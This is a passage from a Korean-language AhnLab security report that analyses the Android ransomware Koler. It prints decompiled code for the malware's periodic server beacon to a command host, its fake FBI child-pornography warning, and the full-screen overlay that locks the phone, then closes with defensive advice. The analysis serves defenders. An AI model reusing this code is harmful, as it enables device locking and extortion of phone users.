단말기가 부팅되면 AlarmManagerBroadcastReceiver를 호출해 2분 주기로 동작하는 알람을 설정하고 OverlayService를 시작한다.

4.8. AlarmManagerBroadcastReceiver

AlarmManagerBroadcastReceiver는 앞서 등록된 브로드캐스트 리시버 코드이다.




그림 3-23 | AlarmManagerBroadcastReceiver 동작 방식

```
public void onReceive(Context p14, Intent p15)
{
        v8 = p14.getSystemService("power").newWakeLock(1,
"YOUR TAG");
      v8.acquire();
      v3 = p14.getSharedPreferences("cocon", 0);
      v4 = v3.getInt("start", 0);
      v5 = Long.valueOf(v3.getLong("starttime", 0.0, v11));
      v6 = Long.valueOf((System.currentTimeMillis() / 1000.0));
      if((v4 == 1) && ((v5.longValue() + 30.0) < 0)) {
         p14.startService(new Intent(p14, OverlayService));
         v1 = p14.getSharedPreferences("cocon", 0).edit();
         v1.putInt("start", 2);
         v1.commit();
      }

      v9 = new RequestTask(p14);
      v10 = new String[3];
      v10[0] = "http://advsystemapi.com/api/app.php";
      v10[1] = "timer";
      v10[2] = "";
      v9.execute(v10);
      v8.release();
      return;
   }
```

그림 3-24 | OverlayService 설정

2분 주기로 알람 서비스를 등록한다. 알람 이벤트가 발생하면 앱이 동작한지 30초 이내일 경우 OverlayService를 시작한다. RequestTask를 호출해 서버로 데이터를 전송하고 통신한다.

4.9. OverlayService

OverlayService는 해당 악성 앱의 화면이 항상 스마트폰의 최상위에 위치하도록 제어하는 클래스 코드이다.

그림 3-25 | OverlayService 동작 방식

```
public void onCreate()
{
      super.onCreate();
      this.instance = this;
      this.overlayView = new OverlayView(this);
      return;
}

public int onStartCommand(Intent p6, int p7, int p8)
{
      v0 = 0;
      if(p6 != 0) {
         v0 = p6.getExtras();
      }
      if((v0 != 0) && (v0.getString("close") != 0)) {
         this.cancelNotification = 1;
         this.moveToBackground(this.id, 1);
         this.getSystemService("notification").cancel(this.id);
         Process.killProcess(Process.myPid());
      }
      if(this.overlayView != 0) {
         this.overlayView.refreshLayout();
      }
      return 1;
}
```

그림 3-26 | OverlayView 객체 생성

서비스가 시작되면 OverlayView객체를 생성하고, 'close' 명령어가 전달되면 종료한다. overlayView.refreshLayout()을 호출한다.

```
protected Notification foregroundNotification(int p6)
{
        v0 = new Notification(2130837504, "FBI", System.
currentTimeMillis());
      v0.flags = ((v0.flags | 2) | 8);
       v0.setLatestEventInfo(this, "FBI", "Child's porn and
Zoophilia detected", 0);
      return v0;
}
```

그림 3-27 | 허위 경고창 게시

이어 아동 음란물이 감지되었다는 FBI를 사칭한 경고창을 출력한다.

4.10. OverlayView

```
public void refreshLayout()
{
      if(this.isVisible() != 0) {
         this.removeAllViews();
         this.inflateView();
         this.onSetupLayoutParams();
            this.getContext().getSystemService("window").
updateViewLayout(this, this.layoutParams);
         this.refresh();
      }
      return;
}
```

그림 3-28 | inflateView 호출

서비스 시작 시 생성된 객체인 OverlayView가 inflateView를 호출한다.

```
private void inflateView()
{
       this.getContext().getSystemService("layout_inflater").
inflate(this.layoutResId, this);
      this.onInflateView();
      v1 = this.findViewById(2131165185);
      v1.getSettings().setJavaScriptEnabled(1);
      v1.getSettings().setSupportZoom(0);
      v1.getSettings().setSaveFormData(0);
      v1.getSettings().setSupportMultipleWindows(0);
      v1.getSettings().setBuiltInZoomControls(0);
      v1.getSettings().setUseWideViewPort(1);
      v1.getSettings().setRenderPriority(WebSettings$RenderPri
ority.HIGH);
      v1.getSettings().setCacheMode(2);
      v1.addJavascriptInterface(new OverlayView$WebAppInterf
ace(this, this.getContext()), "Bot");
      v1.loadUrl("file:///android_asset/index.html");
      return;
}
```

그림 3-29 | 음란물 웹 화면 호출

inflateView는 스마트폰 화면 위에 file:///android_asset/index.html을 나타내고 자바 스크립트 인터페이스인 OverlayView$WebAppInterface를 등록한다.

```
protected void addView() {
       this.setupLayoutParams();
       this.getContext().getSystemService("window").
addView(this, this.layoutParams);
      super.setVisibility(8);
      return;
   }
```

그림 3-30 | 스마트폰 화면 제어

스마트폰 화면에 악성 앱의 화면이 항상 맨 위에 나타나도록 하고 사용자의 버튼 조작을 허용하지 않는다. 이로써 사용자는 스마트폰 단말기의 동작을 제어할 수 없게 된다.

Android-Trojan/Koler는 성인 동영상 앱으로 위

장해 감염을 유도하고 FBI를 사칭해 사용자를 협박하고 벌금을 빙자해 금품을 갈취하는 방식의 악성 앱이다. 또한 사용자의 스마트폰 이용을 방해하는 잠금 기능도 갖고 있다. 이와 같은 스마트폰 잠금 악성 앱은 일단 설치되면 제거가 매우 까다롭다. 일반적인 악성 앱은 기기 관리자 권한을 해제함으로써 제거가 가능한 반면, 이러한 경우에는 기기 관리자 권한을 해제하려는 동작이 발생할 때 마다 악성 앱이 등록한 리시버가 실행되면서 관리자 권한 해제를 방해하기 때문이다. 따라서 기기 관리자 권한을 요구하는 앱은 꼼꼼히 살펴보는 습관이 필요하다. 또한 평소 모바일 전용 백신 프로그램인 V3 Mobile을 최신 엔진으로 업데이트하고 실시간 감시 기능을 설정하는 것이 바람직하다.

AhnLab

ASEC REPORT

VOL.61
January, 2015

집필 안랩 시큐리티대응센터 (ASEC)
편집 안랩 콘텐츠기획팀
디자인 안랩 UX디자인팀

발행처 주식회사 안랩
경기도 성남시 분당구 판교역로 220
T. 031-722-8000
F. 031-722-8901